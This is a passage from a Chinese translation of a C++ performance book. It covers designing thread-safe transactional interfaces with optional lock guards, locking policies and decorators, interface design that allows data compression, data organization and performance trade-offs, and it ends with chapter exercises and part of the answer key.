9         std::set<T*, compare_ptr<T>> idx_;
10        std::vector<T> data_;
```

```
11     std::mutex m_;
12 };
```

當然，其他方法也必須受到保護。顯然，我們不想分別鎖定 `push_back()` 和 `insert()`。客戶端將如何處理一個對象，客戶如何處理數據存儲中有新元素但不在索引中的對象？接口甚至沒有定義這個新元素是否在容器中，使用迭代器遍歷索引也不行。但若使用 `find()` 查找數據存儲，那麼應該是可以的。這種不一致性說明，索引樹容器的不變量是在插入前和後維護的。因此，其他線程不能看到這樣一個定義不明確的狀態，這一點非常重要。我們通過確保接口同時是線程安全的和事務性的來實現這一點。同時調用多個成員函數是安全的，一些線程會阻塞並等待其他線程完成。每個成員函數將對象從一個定義良好的狀態移動到另一個定義良好的狀態（換句話說，它執行一個事務，比如添加一個新元素）。這兩個因素的組合使得對象的使用是安全的。

如果需要一個反例（設計併發接口時不要做什麼），回想一下第 7 章中關於 `std::queue` 的討論。從隊列中刪除元素的接口不是事務性的：`:front()` 返回前端元素但不刪除它，而 `pop()` 刪除前端元素但不返回任何東西。如果隊列為空，這兩種方法都會產生未定義行為。單獨鎖定這些方法對我們沒有好處，所以線程安全的 API 必須使用我們在第 7 章（併發的數據結構）中考慮過的，構造事務性操作的方法，並用鎖來保護。

現在轉向效率，如果作為容器構建塊的各個對象都進行自我鎖定，那麼效率肯定很低。想象一下，若 `std::deque<T>::push_back()` 本身用一個鎖保護，將使 `deque` 線程安全（當然，假設其他相關方法也進行鎖定）。但這對我們沒有好處，因為仍然需要用鎖來保護整個事務。它所做的只是浪費一些時間來獲取和釋放一個我們不需要的鎖。

另外，請記住並不是所有的數據都是併發訪問的。在將共享狀態的數量最小化的程序中，大多數工作都是在特定於線程的數據（對象和獨佔一個線程的其他數據）上完成的，對共享數據的更新相對較少。獨佔線程的對象不應該使用鎖或其他同步操作。

現在似乎有了一個矛盾：一方面，應該用線程安全的事務接口來設計類和其他組件。另一方面，因為可能正在構建進行鎖操作的高級組件，所以不應該用鎖或其他同步機制來增加接口的負擔。

解決這一矛盾的方法一般是兩種都做：提供非鎖定接口（可以用作高級組件的構建塊）和提供線程安全接口（有意義的地方）。通常，後者是通過使用鎖保護來裝飾非鎖定接口來實現的。當然，必須在合理範圍內進行。首先，非事務性接口都是專為單線程或構建高級接口而存在的，不需要鎖定。其次，在特定的設計中，有一些組件和接口是在上下文中使用，也許數據結構是專門為每個線程單獨完成的工作而設計的。同樣，也沒有理由增加併發性的開銷。根據設計，有些組件可能僅用於併發，並且是頂級組件——應該具有線程安全的事務接口。這仍然保留了許多類和其他組件，可能以兩種方式使用，並且需要鎖定和非鎖定不同的版本。

根本上說，有兩種方法可以做到這一點。第一種是設計一個可以在請求時使用鎖的組件，例如：

```
1 template <typename T> class index_tree {
2     public:
3         explicit index_tree(bool lock) : lock_(lock) {}
4         void insert(const T& t) {
5             optional_lock_guard guard(lock_ ? &m_ : nullptr);
6             ...
7         }
8     private:
9         std::mutex m_;
10    ...
11 }
```

```

7 }
8 private:
9 ...
10 std::mutex m_;
11 const bool lock_;
12 };

```

為此，需要一個條件 `lock_guard`。可以構建一個使用 `std::optional` 或 `std::unique_ptr`，但這種方式不好看，效率還低。編寫類似 `std::lock_guard` 的 RAI^I 類就要容易得多：

```

1 template <typename L> class optional_lock_guard {
2     L* lock_;
3 public:
4     explicit optional_lock_guard(L* lock) : lock_(lock) {
5         if (lock_) lock_->lock();
6     }
7     ~optional_lock_guard() {
8         if (lock_) lock_->unlock();
9     }
10    optional_lock_guard(const optional_lock_guard&) = delete;
11    // Handle other copy/move operations.
12 };

```

除了不可複製之外，`std::lock_guard` 還是不可移動的。可以遵循相同的設計或使類可移動。對於類，通常可以在編譯時而不是運行時處理鎖定條件。這種方法使用具有鎖定策略的設計：

```

1 template <typename T, typename LP> class index_tree : private
2 LP {
3 public:
4     void insert(const T& t) {
5         std::lock_guard<LP> guard(*this);
6         ...
7     }
8 };

```

至少應該有兩個版本的鎖定策略 `LP`：

```

1 struct locking_policy {
2     std::mutex m_;
3     void lock() { m_.lock(); }
4     void unlock() { m_.unlock(); }
5 };
6 struct non_locking_policy {
7     void lock() {}
8     void unlock() {}
9 };

```

現在可以創建具有弱或強線程安全保護的 `index_tree` 對象：

```

1 index_tree<int, locking_policy> strong_ts_tree;
2 index_tree<int, non_locking_policy> weak_ts_tree;

```

當然，這種編譯時方法適用於類，但可能不適用於其他類型的組件和接口。例如，在與遠程服務器通信時，可能希望在運行時瞭解當前會話是共享的，還是獨佔的。

第二個選項在前面討論過，鎖的裝飾器。在這個版本中，原來的類 (`index_tree`) 只提供了弱的線程安全保證。這個封裝類提供了強保證：

```
1 template <typename T> class index_tree_ts :  
2 private index_tree<T>  
3 {  
4     public:  
5         using index_tree<T>::index_tree;  
6         void insert(const T& t) {  
7             std::lock_guard guard(m_);  
8             index_tree<T>::insert(t);  
9         }  
10    private:  
11        std::mutex m_;  
12};
```

注意，雖然封裝通常優於繼承，但這裡繼承的優點是可以避免複製修飾類的所有構造函數。

同樣的方法也可以應用於其他 API，使用顯式的參數來控制鎖和裝飾器。使用哪一種主要取決於設計細節——它們有各自的優點和缺點。注意，即使鎖的開銷與特定 API 調用所做的工作相比微不足道，也要避免使用不必要的鎖。特別是，這種鎖添加了檢查死鎖的代碼。

所有線程安全的接口都應該是事務性的準則，與設計異常安全（或更普遍地說，錯誤安全的接口）的最佳實踐之間有很多重疊。後者更復雜，因為不僅要保證調用接口前後的有效狀態，而且在檢測到錯誤後，系統仍要保持良好定義的狀態。

從性能的角度來看，錯誤處理本質上是開銷，並不期望錯誤會頻繁出現（否則，它們就不是真正的錯誤，而是必須處理的情況）。幸運的是，編寫錯誤安全代碼的最佳實踐（比如使用 RAII 對象進行清理）也非常有效，很少會帶來明顯的開銷。儘管如此，一些錯誤條件是很難檢測出來的，正如在第 11 章中看到的那樣。

本節中，瞭解了一些設計高效併發 API 的指導原則：

- 用於併發使用的接口應該是事務性的。
- 接口應該提供最小的必要線程安全保證（對於不打算併發使用的接口提供弱保證）。
- 對於既用作客戶端可見 API，又用作創建自己的、更復雜的事務，需要提供鎖的高級組件構建塊接口，通常有兩個版本：一個具有強線程安全保證，另一個具有弱（或鎖定和非鎖定）線程安全保證。這可以通過條件鎖定或使用裝飾器來實現。

這些指導原則與設計健壯且清晰的 API 的其他最佳實踐大體一致。因此，為了獲得更好的性能，很少需要做出設計上的權衡。

現在讓我們將併發問題拋在腦後，轉而討論性能設計的其他領域。

12.4.2 複製和發送數據

這個討論將在第 9 章中討論的問題進行總結，當時討論了不必要的複製，通常複製都需要發送或接收一些數據。這是一個非常籠統的概念，除了同樣普遍的“注意數據傳輸的成本”外，無法

提供任何普遍適用的指導方針。對於一些常見的接口類型，可以對此進行一些說明。

已經討論了 C++ 中複製內存的開銷，以及對接口的考慮，並在第 9 章中討論了實現。對於設計可以強調通用的指導原則，擁有定義良好的數據所有權和生命週期管理。它出現在性能上下文中的原因是過度複製通常是所有權混亂導致的，這是一種解決數據在使用時消失的方法，因為複雜系統的許多部分的生命週期不好理解。

在分佈式程序、客戶端-服務器應用程序，或者在帶寬限制很重要的組件之間的接口中，都需要管理一些問題。在這樣的情況下，通常會使用數據壓縮。用 CPU 時間換取帶寬，因為壓縮和解壓縮數據會消耗處理時間，但傳輸速度會更快。是否壓縮特定通道中的數據不能在設計時做出決定，因為已知信息不夠，無法做出權衡。因此，在設計系統時考慮壓縮的可能性就很重要，這對於設計可轉換為壓縮格式的數據結構的接口很重要。如果設計要求壓縮整個數據集將其傳輸，然後將其轉換回已解壓縮的格式，那麼用於處理數據的接口不會改變，但內存需求會增加，因為在某個時刻內存中存儲了已壓縮和未壓縮的狀態。另一種是在內部存儲壓縮數據的結構，在設計接口時需要事先進行考慮。

舉個例子，假設使用簡單的結構來存儲三維位置和屬性：

```
1 struct point {
2     double x, y, z;
3     int color;
4     ... maybe more data ...
5 };
```

流行的準則是應該避免 getter 和 setter 方法，只訪問相應的數據成員。這裡，不建議這樣做：

```
1 class point {
2     double x, y, z;
3     int color;
4     public:
5     double get_x() const { return x; }
6     void set_x(double x_in) { x = x_in; } // Same for y etc
7 };
```

將這些對象存儲在一個 point 集合中：

```
1 class point_collection {
2     point& operator[](size_t i);
3 };
```

這種設計在一段時間內還不錯，但隨著需求不斷變化，現在必須存儲和傳輸數百萬個點。很難想象如何用這個接口引入內部壓縮，索引操作符返回一個對對象的引用，該對象必須有三個可直接訪問的 double 數據成員。如果有 getter 和 setter，可能已經能夠將這個點實現為集合內的一個壓縮點集的代理了：

```
1 class point {
2     point_collection& coll_;
3     size_t point_id_;
4     public:
5     double get_x() const { return coll_[point_id_]; }
6     ...
}
```

集合存儲壓縮數據，並可以動態地解壓其中的部分數據，可以通過 `point_id` 訪問相應的點。

當然，更有利於壓縮的接口會要求我們順序地遍歷整個集合。我們剛剛重新回顧了指導方針，該指導方針要求儘可能少地透露關於集合內部工作的信息。對壓縮的關注提供了一個特殊的點。如果考慮數據壓縮的可能性，或者存儲和傳輸的替代數據的表示，還必須考慮限制對該數據的訪問。也許可以想出一種算法，不用隨機訪問數據就能完成所有需要的計算？如果通過設計限制訪問，那麼就能保留了壓縮數據的可能性（或以其他方式利用有限的訪問模式）。

當然，還有其他類型的接口，它們都有與傳輸大量數據的運行時、內存和存儲空間成本相關。進行性能設計時，考慮到這些成本可能對性能至關重要，並嘗試限制接口，以實現內部數據表示的最大自由化。當然，都應該在合理的範圍內進行，比如手寫的配置文件不太可能成為性能瓶頸（無論哪種格式，通常讀要比寫快）。

我們已經談到了數據佈局的問題，因為它會影響接口設計。現在讓我們直接關注數據組織對性能的影響。

12.5. 為最佳數據訪問而設計

第 4 章中詳細討論了數據組織對性能的影響，要是沒有“熱代碼”，通常就會找到“熱數據”。換句話說，如果運行時分佈在大部分代碼上，並且沒有什麼明顯的優化機會，那麼很可能在整個程序中有一些數據（一個或多個數據結構）正在訪問，而這些訪問限制了整體性能。

分析器沒有顯示出易於優化的結果，只能找到一些次優代碼，但測試表明，只能從這些地方節省總運行時間的百分之一左右。除非知道要優化什麼，否則很難找到提高此類代碼性能的方法。

現在知道了如何需要尋找“熱數據”，那麼應該怎麼做呢？首先，若所有的數據訪問通過函數調用完成，而不是直接讀寫公共數據成員，那麼就容易了。即使這些訪問函數本身不需要花費太多時間，也可以使用它們來對訪問操作進行計數，這將直接顯示哪些數據是熱的。這種方法類似於代碼分析，只不過不是查找多次執行的指令，而是查找多次訪問的內存位置（有些數據文件將為進行此類測試，從而不需要檢測代碼）。再次回到設計準則，該準則規定了明確定義的接口，這些接口不公開內部細節，如內存中的數據佈局——監視數據訪問的能力是這種方法的另一個優點。

每個設計本身都涉及代碼（組件、接口等）的組織和數據的組織。設計者可能還沒有考慮具體的數據結構，但必須考慮數據流，每個組件都需要一些信息來完成其工作。系統的哪些部分生成這些信息？誰擁有這些信息？誰負責將這些信息交付給特定的組件或模塊？計算通常會產生一些新的信息。再一次，應該送到哪裡？誰將擁有這些數據？每一個設計都包含這樣的數據流分析。若沒有這樣的數據流分析，那麼需要通過接口的文檔隱式地進行分析。信息流及其所有權可以從 API 上推斷出來，但這就複雜了。

當明確地描述了信息流，就知道在執行的每個步驟中出現了哪些數據，以及每個組件訪問了哪些數據。還可以知道組件之間必須傳輸哪些數據，現在就可以考慮組織這些數據的方法了。

當涉及到數據組織時，在設計階段可以採用兩種方法。一種方法是依賴於接口來提供數據的抽象視圖，同時隱藏有關其真實組織方式的所有細節。這是本章開始的第一個指導方針，最低限度的信息原則，需要發揮到極致。若有效，可以在以後需要時實現接口數據結構的優化。需要注

意的是，設計一個不限制底層數據組織的接口是不可能的，而且這樣做通常會付出很高的代價。若有一個有序的數據集合，是否允許在集合中間進行插入操作？如果答案是肯定的，數據將不會存儲在類似數組的結構中，這種結構需要移動一半的元素以在中間打開一個空間（這是對實現的限制）。另一方面，如果堅定地拒絕限制，那麼最終將會得到一個非常有限的接口，並且可能無法使用最快的算法（不盡早提交到特定數據組織的代價）。

第二種方法是將部分數據組織作為設計的一部分。這將降低實現的靈活性，但將放鬆對接口設計的一些限制。例如，為了按特定順序訪問數據，可以使用指向數據元素存儲位置的索引。把間接訪問的代價嵌入到系統架構的基礎中，獲得了數據訪問的靈活性。元素可以以最佳方式存儲，並且可以為任何類型的隨機或有序訪問正確的索引。`index_tree` 就是這種設計的例子。

注意，在討論如何為性能設計數據組織時，必須使用一些非常底層的概念。通常，像“通過指針訪問”這樣的細節會視為實現問題。但是在設計高性能系統時，必須考慮諸如緩存位置和間接引用之類的問題。

最好的結果通常是通過結合這兩種方法獲得的：確定最重要的數據，並提出一個有效的組織方式。當然，不需要特別細，若程序多次搜索大量字符串，這時可能需要將所有字符串存儲在一個大的、連續的內存塊中，並使用索引進行搜索和其他目標訪問。然後，設計一個高級接口來構建索引，並通過迭代器使用它，但這種索引的確切組織留給實現。需要為接口施加了一些限制，例如：可以決定調用者在構建索引時，可以進行隨機訪問或使用雙向迭代器，這反過來也會影響實現。

併發系統的設計需要注意數據共享。設計階段，應該注意將數據分類為非共享、只讀或共享以便寫入。當然，後者應該最小化。如在第 6 章中所看到的，訪問共享數據的代價很高。另一方面，用於獨佔單線程訪問的組件或數據結構重新設計為線程安全的是很困難的，而且會導致較差的性能（很難將線程安全移植到根本不安全的設計上）。在數據流分析的設計階段，應該花時間明確定義數據所有權和訪問限制。因為“數據所有權”通常指的是非常底層的細節，比如“是否使用智能指針，以及哪個類擁有它？”，可能更適合討論信息所有權和獲取信息的途徑。必須同時對可用的信息片段進行分類，確定哪個組件產生和擁有信息，哪些組件修改信息，以及是否併發執行。設計應該通過訪問對所有數據進行高級分類：單線程（獨佔）、只讀或共享。注意，這些角色可能會隨時變更：一些數據可能由單個線程生成，但稍後會被多個線程讀取。這也應該反映在設計中。

將數據流或信息流視為設計的一部分的總體指導方針會經常被開發者遺忘，但其他方面還是相當簡單的。更具體的指導原則是考慮數據組織限制和接口的組合，這在設計過程中給實現留下了很大的發揮空間，這通常會看作為過早的優化。許多開發者會堅持認為“緩存局部化”在設計階段不需要，當我們將性能作為設計目標之一時，這裡確實需要做出的妥協。系統設計期間，經常需要權衡這些相互競爭的因素，從而將我們引入了在為設計為性能時，需要進行利弊權衡的話題。

12.6. 性能的權衡

設計往往是妥協的藝術，有一些相互競爭的目標和要求必須得到平衡。本節中，將具體討論與性能相關的權衡。在設計高性能系統時，需要做出許多這樣的決定。以下是需要注意的問題。

12.6.1 接口設計

本章中，已經看到了儘可能少地公開實現的好處，但從中獲得的優化自由與非常抽象的接口的成本之間存在著矛盾。

這種矛盾關係需要在優化不同的組件之間進行權衡，不以任何方式限制實現的接口通常會對客戶端造成相當嚴重的限制。在不限制其實施的情況下，能做什麼？不允許任何插入操作，除非在末尾（實現可以是一個 `vector`，複製集合的一半在性能上是不可接受的）。只能追加到末尾，這意味著不能保持有序，例如：不允許隨機訪問（集合可以存儲在列表中）。如果壓縮集合，可能無法提供反向迭代器。給實現者留下幾乎無限自由的點集合，現在只能使用前向迭代器（流訪問）和追加操作。即使是後者也是一種限制，一些壓縮方案要求在讀取數據之前對數據進行處理，因此集合可以處於只寫或只讀狀態。

給出這個示例，並不是為了演示追求與實現無關的 API 如何導致對客戶端的限制。恰恰相反，這是處理大量數據的有效設計。集合通過添加到末尾進行寫入，在寫入完成之前，數據沒有特定的順序，最終可能包括排序和壓縮。要讀取集合，需要動態地解壓縮它（如果壓縮算法同時在幾個點上工作，需要一個緩衝區來保存未壓縮的數據）。如果集合需要編輯，可以使用在第 4 章中介紹的算法，來實現內存高效的編輯或字符串，總是從頭到尾讀取整個集合，並根據需要修改每個點，添加新的點等。將結果寫入新的集合，並最終刪除原來的集合。這種設計允許非常高效的數據存儲，無論是在內存使用（高壓縮）方面，還是在高效的內存訪問方面（僅緩存友好的順序訪問）。還要求客戶端實現流訪問和讀-改-寫的所有操作。

如果分析數據的訪問模式，並認為可以接受流訪問和讀-改-寫更新，那麼可以將其作為設計的一部分。當然，不是特定的壓縮方案，而是高級的數據組織。在讀取之前，必須完成寫入，修改數據的唯一方法是將整個集合複製到一個新集合中，在複製期間根據需要修改內容。

關於這種權衡的一個觀察是，不僅可能必須在性能需求與易用性或其他設計考慮之間進行平衡，而且通常還需要決定性能的哪個方面更為重要。應該優先考慮底層組件，體系結構對整體設計來說比高級組件的算法選擇更重要。因此，以後更改會更加困難，這使得做出明智的設計決策變得更加重要。注意，在設計組件時，還需要進行必要的權衡。

12.6.2 組件設計

有時候組件要想在設計上有很好的性能，就必須對其他組件進行限制，而其他組件的性能則需要謹慎地選擇算法和成熟地實現。但這不是必須做出的唯一權衡。

在性能設計中，最常見的平衡行為是為組件和模塊選擇適當的粒度。製作小組件通常是一種很好的設計實踐，特別是在測試驅動的設計中（通常在以可測試性為目標的設計中進行）。另外，將系統分割成分割成許多塊，並且這些塊之間的交互受到限制，則會對性能不利。通常，將較大的數據和代碼單元視為單個組件可以讓實現更高效。同樣，點集合就是一個例子。若允許無限制地訪問集合內的點對象，那麼效率會更高。

最後，這些決定應該通過考慮相互衝突的要求和機會來解決矛盾。最好將一個點作為獨立的單元，並在其他代碼中可測試和重用。但是，真的需要將點集合公開為這些點單元的集合嗎？或許，可以將其視為包含所存儲點信息的集合，而每次創建一個點對象只是為了將點讀寫到集合中。這種方法可以保持良好的模塊化，並實現高性能。通常，接口是根據清晰且可測試的組件實現的。而在內部，較大的組件以完全不同的格式存儲數據。

應該避免的是在接口中創建“後門”，這些“後門”是專門為繞過遵循良好設計實踐而設計的，但現在出現了性能限制。這通常以一種特殊的方式折衷了兩個相互競爭的設計目標。相反，最好的方式是重新設計涉及的組件。如果沒有找到解決相互矛盾的需求的方法，那麼將較小的單元放入內部的、特定於實現的子組件中是個不錯的方法。

到目前為止，我們對設計的另一個方面錯誤處理不是很關注，因此這裡不會說的太多。

12.6.3 錯誤和未定義行為

錯誤處理經常當作事後考慮的事情之一，但在設計決策時也應該是挺重要的因素。特別是，對於一個在設計時沒有考慮到特定異常處理方法的程序，要將異常安全性（以及擴展為錯誤安全性）添加進去是非常困難的。

錯誤處理從接口開始，所有接口本質上都是控制組件之間交互的約定。這些約定應該包括對輸入數據的限制，若滿足某些外部條件，組件將按照指定的方式運行。但是約定還應該指定如果條件不滿足，組件則不能履行約定（或者開發者認為這樣做不合適或太困難）會發生什麼。

這個錯誤響應的大部分也應該包含在約定中，若指定的需求沒有得到滿足，組件將以某種方式報告錯誤。這可以是異常、錯誤代碼、狀態標誌或其他方法或組合。還有一些書是關於錯誤處理的最佳實踐的，不過本書關注的是性能。

從性能的角度來看，在更常見的情況下，當輸入和結果是正確的，並且沒有發生糟糕的事情時，最重要的考慮因素通常是處理潛在錯誤的開銷，通常簡單地表達為“錯誤處理必須廉價”。

這意味著，在正常的、無錯誤的情況下，錯誤處理必須是廉價的。相反，當這種罕見的事件發生時，通常不關心處理錯誤的代價。這需要根據具體內容因設計而異。

例如，在處理事務的應用程序中，通常需要提交或回滾語義。每個事務要麼成功，要麼什麼都不做。然而，這種設計的性能成本可能很高。通常，失敗的事務仍會影響一些更改是可以接受的，只要這些更改不改變系統的主要不變量。對於基於磁盤的數據庫，浪費一些磁盤空間也是可以接受的。然後，可以為事務分配空間並寫入磁盤，但在發生錯誤的情況下，可以讓用戶不可訪問寫入的區域。

這種情況下，為了提高性能而“隱藏”錯誤的全部後果，最好設計一個單獨的機制來清除這些錯誤的後果。對於數據庫，這樣的清理可以在一個單獨的低優先級的後臺進程中進行，以避免幹擾主要訪問線程。因為，這是一個通過及時分離來解決矛盾的例子。若必須從錯誤中恢復，那這麼做代價太大，那麼代價大的部分可以往後放一放再進行處理。

最後，必須考慮這種可能性。即在某些情況下，即使是發現違反約定的行為，但代價太大，第 11 章就出現過這樣的場景。接口約定應明確說明，如果違反了某些限制，則結果是不確定的。如果選擇這種方法，不要讓程序花時間使未定義的結果更“可接受”。未定義意味任何事情都有可能發生。這不應該輕易地完成，應該考慮替代方法，例如輕量級數據的收集，將耗時的工作留給發生真正錯誤時處理的代碼。但是，明確約定的邊界和不確定的結果要比“我們將盡最大努力，但沒有承諾”這樣不確定的方案要好。

在設計階段需要做出許多的權衡，本章並不意味著是一個完整的權衡列表或實現全面平衡的指南。相反，我們展示了幾個常見的矛盾和解決它們的方法。

為了在平衡性能設計目標與其他目標和動機時做出明智的決定，有一些性能估計就很重要了。但如何在設計初期就獲得性能指標呢？這是我們符性能設計討論的最後一部分，在某種程度上也

是最難的一部分。

12.7. 明智的設計決策

不僅僅是在做出權衡的決定時，我們必須站在性能數據的基礎上。畢竟，如果不知道以緩存最優順序和隨機順序訪問數據要花費多少成本時，要如何才能決定以實現高效的內存訪問呢？這又回到了性能的第一條規則，現在應該已經記住了：永遠不要猜測性能。如果程序是散佈在白板上的設計圖，那麼這就是說起來容易做起來難了。

無法運行設計，如何獲得測試數據來指導和支持設計決策呢？有些知識來自於經驗。並不是指那種“我們一直都是這麼做的”的體驗。開發者可能已經設計和實現了類似的組件和新系統的其他部分。如果可以重用，則會提供可靠的性能信息。但即使必須修改它們或設計類似的東西，也已經有了高度相關的性能指標數據，並且可以很好地轉移到新設計中。

如果沒有可以用來衡量性能的相關程序，是否應該這樣做呢？這時需要依靠模型和原型。模型需要人工構造，據我們所知，它可以模擬未來程序某些部分的預期工作的負載和性能。一種模型是，若必須決定在內存中組織大量的數據，需要知道經常處理整個數據語料庫，微基準。另一種模型，也可能會使用為鏈表和數組處理相同體積的數據組織。不是對未來項目性能的精確測試，但它提供了有價值的信息，併為決策提供了良好的數據支持。記住，模型越接近，預測就越不準確。若對兩個可選設計進行建模，並且得出的性能測量值相差不超過 10% 時，可能會認為這是完全正確的。順便說一下，這並不是浪費時間。這樣做會獲得了重要的信息，兩種設計選項都提供了類似的性能，所以可以根據其他標準自由選擇。

並非所有的模型都是微基準測試，可以使用現有的程序來建模新的行為。假設有一個分佈式程序，它對某些數據的操作與下一個程序需要處理的數據類似。新程序將有更多的數據，而且相似性只是表面上的（可能兩個程序都處理字符串），因此舊程序不能用於處理新數據的實際測試。沒關係，可以修改代碼來發送和接收更長的字符串。如果現有的程序不使用它們怎麼辦？也沒關係，可以編寫一些代碼以一種比較實際的方式生成和使用這些字符串，並將其嵌入到程序中。現在可以啟動程序中進行分佈式計算的部分，看看發送和接收預期的數據量需要多長時間（假設它需要足夠長的時間來壓縮）。這裡可以做得更好，向代碼中添加壓縮，並比較網絡傳輸速度與壓縮和解壓縮的成本。如果不花費大量時間為特定數據編寫實際的壓縮算法，那麼可以嘗試使用現有的壓縮庫。在免費的庫中比較幾種壓縮算法可以提供更有價值的數據，以便在以後根據數據量決定使用哪個壓縮庫。

仔細注意剛才所做的。使用一個現有程序作為框架來運行一些新代碼，這些新代碼近似於未來程序的行為。換句話說，我們已經構建了一個原型。這是另一種獲得原型設計性能評估的方法。當然，為性能構建原型與基於功能的原型有所不同。在後一種情況下，希望快速地組合一個系統來演示所需的行為，通常不考慮實現的性能或質量。性能原型應該給我們提供合理的性能數字，因此底層實現必須高效，可以忽略特殊情況和錯誤處理。也可以跳過許多特性，只要原型能夠執行想要進行基準測試代碼即可。有時，原型根本沒有任何功能。相反，在代碼的某個地方，可以硬編碼一個條件。在實際系統中，在執行某些功能時，會發生這種情況。在這樣的原型創建過程中，創建的高性能代碼通常會形成底層庫的基礎。

所有的模型都是近似的，而且即使有一個完整的、最終的代碼實現，仍然是近似。微基準測試通常不如大型框架準確，這就產生了像“微基準測試是謊言”這樣吸引眼球的標題。微基準測試

和其他性能模型，並不總是與最終結果匹配的主要原因是，程序的性能都受其環境的影響。若為最佳內存訪問對一段代碼進行基準測試，結果卻發現它通常與其他完全飽和內存總線的線程一起運行。

正如理解模型的侷限性很重要一樣，不要反應過度也很重要。基準測試確實提供了有用的信息。測試軟件越完整、越真實，測量結果越準確。如果基準測試顯示一段代碼比另一段快幾倍，那麼當代碼在最終上下文中運行，這種差異完全消失的可能性就很低。除了運行在真實數據上的代碼的最終版本之外，嘗試從其他任何地方獲得最後 5% 的效率就是很愚蠢的想法了。

原型——模擬真實程序以某種方式再現我們感興趣的特性的方法——允許從不同的設計決策中獲得合理的性能評估。可以是微觀基準冊測試，也可以是大型的、已經存在的項目的實驗，但它們都有一個目標：將性能設計從猜測的領域，轉移到基於測試驅動的決策上。

12.8. 總結

本書的最後一章回顧了我們所瞭解到的關於性能和決定性能的因素的所有知識，然後使用這些知識來提出高性能軟件系統的設計指南。提供了一些關於設計接口、數據組織、組件和模塊的建議，並描述了在有一個性能可以測試的實現之前，如何根據良好的測量結果做出設計決策的方法。

必須再次強調，為性能而設計不會自動產生良好的性能，但允許實現具有高性能。另一種選擇是一種對性能不利的設計，並固化決策，限制並阻止有效的代碼和數據結構。

這本書是一個旅程：從學習單個硬件組件的性能開始，然後研究它們之間的相互作用，以及它們如何影響對編程語言的使用。這條路最終將我們引向了性能設計的理念。這是本書的最後一章，但不是各位讀者旅程的最後一程：現在可以將知識應用於有待解決的實際問題，想想就令人興奮。

12.9. 練習題

1. 什麼叫做為性能設計？
2. 如何確保接口不會限制最佳實現？
3. 為什麼傳遞客戶端意圖的接口需要更好的性能？
4. 沒有性能測試數據的情況下，如何做出與性能相關的設計決策？

練習答案

第 1 章

- 許多領域中，問題的規模的增長速度與可用的計算資源一樣快，甚至更快。隨著計算變得越來越普遍，沉重的工作負載可能需要在功率有限的處理器上執行。
- 大約在 15 年前，單核處理能力基本上停止了增長，處理器設計和製造的進步很大程度上轉化為更多的處理核和大量的專用計算單元。這些資源不能自動使用，所以需要理解其工作方式。
- 效率是指在更多的時間內使用更多的可用計算資源，並且不做不必要的工作。性能指的是滿足特定的指標，而這些指標取決於計劃要解決的問題。
- 不同的環境中，性能的定義可能完全不同。超級計算機中，計算的原始速度可能是最重要的，但在交互系統中，只要系統比與它交互的人更快，處理速度可能就沒那麼重要。
- 性能必須加以衡量，定量測試結果和分析是對成功和失敗都很重要。

第 2 章

- 需要性能測試有兩個主要原因。首先，用來定義目標和描述當前狀態，沒有這樣的衡量指標，就不能說性能是好還是不好，也不能判斷是否達到了目標。其次，測量用於研究各種因素對性能的影響，評估代碼更改和其他優化的結果。
- 沒有一種方法可以衡量所有情況下的性能，因為使用方法通常會有太多的影響因素和原因需要分析，而且需要大量的數據來充分描述性能。
- 通過代碼的手工工具進行基準測試的優點是，可以收集想要的數據，並且很容易將數據放在上下文中，明確的知道每一行代碼屬於哪個函數或算法的哪個步驟。主要的侷限性在於這種方法的侵掠性：必須知道代碼的哪些部分可以進行檢測，並且能夠這樣做，任何未被數據收集工具覆蓋的代碼區域都不會進行測量。
- 分析用於收集關於程序中執行時間或其他測試的數據。可以在功能或模塊級別上完成，也可以在更低的級別上完成，只需要一條機器指令。然而，一次收集整個程序的最低詳細級別的數據通常是不現實的，因此程序通常是分階段進行的，從粗粒度到細粒度進行分析。
- 小規模和微基準測試用於對代碼更改進行快速迭代，並評估它們對性能的影響。還可以用於詳細分析小代碼片段的性能。必須確保微基準測試中的執行上下文與實際程序的上下文儘可能相似。

第 3 章

- 現代的 CPU 有多個計算單元，其中許多可以同時運行。儘可能多地使用 CPU 計算能力，是使程序效率最大化的方法。
- 任何兩個可以在同一時間完成的計算，只需要兩個計算中較長的時間，另一個看上去不花費任何時間。許多程序中，可以用現成的計算來代替一些將來要完成的計算。這種權衡通常是

現在比以後做更多的計算，但只要計算不需要額外的時間，就可以提高整體性能，因為這些計算是與其他工作是並行的關係。

3. 這種情況稱為數據依賴。解決方法是使用流水線，不依賴於任何未知數據的部分計算，將與程序順序中在其之前的代碼並行執行。
4. 條件分支使計算具有不確定性，這就阻礙了 CPU 對它們進行流水線處理。CPU 試圖預測將要執行的代碼，以便維護流水線。每當這樣的預測失敗時，流水必須刷新，所有預測錯誤的指令結果都將丟棄。
5. 根據 CPU 的分支預測執行的代碼可能需要，進行預測性評估。在投機執行的環境中，不能撤消的操作都不能完全提交：CPU 不能覆蓋內存，不能做任何 I/O 操作，不能發出中斷，也不能報告錯誤。CPU 有必要的硬件來暫停這些操作，直到預測執行的代碼確認為真正的代碼，或者不是。後一種情況下，投機執行的所有結果都會丟棄，對可見性沒有影響。
6. 一個分支預測良好的程序，通常只對性能的影響很小。因此，兩種主要的解決方案是：重寫代碼，使條件變得更可預測，或者更改計算方式，使用有條件訪問的數據。後者稱為無分支計算。

第 4 章

1. 現代 CPU 甚至比最好的內存都要快，訪問內存中隨機位置的延遲是幾納秒，這足以讓 CPU 執行數十次操作。即使在流訪問中，內存的總帶寬也不足以以相同的速度為 CPU 提供數據，以執行計算。
2. 內存系統包括 CPU 和主存之間的緩存層次結構，因此影響速度的第一因素是數據集的大小，這最終決定了數據是否適合緩存。對於給定的大小，內存訪問模式是關鍵，若硬件可以預測下一次訪問，就可以通過在請求數據之前開始將數據傳輸到緩存來隱藏延遲。
3. 低效的內存訪問是顯式的性能數據文件或計時器輸出，對於具有良好數據封裝的模塊化代碼來說也是如此。在計時分析沒有進行統計和分析的地方，緩存有效性可能會在整個代碼中顯示低效訪問的數據。
4. 使用較少內存的優化可能會提高內存性能，因為更多的數據適合於緩存。但對大量數據的順序訪問可能比對少量數據的隨機訪問要快，較小的數據適合 L1 緩存，或者適合 L2 緩存。直接針對內存性能的優化通常採用數據結構優化的形式，主要目的是避免隨機訪問和間接內存訪問。除此之外，還必須改變算法，將內存訪問模式改為更友好的緩存模式。

第 5 章

1. 內存模型描述了線程通過共享內存的交互方式，當多個線程訪問內存中的相同數據時，內存模型是一組限制和保證。
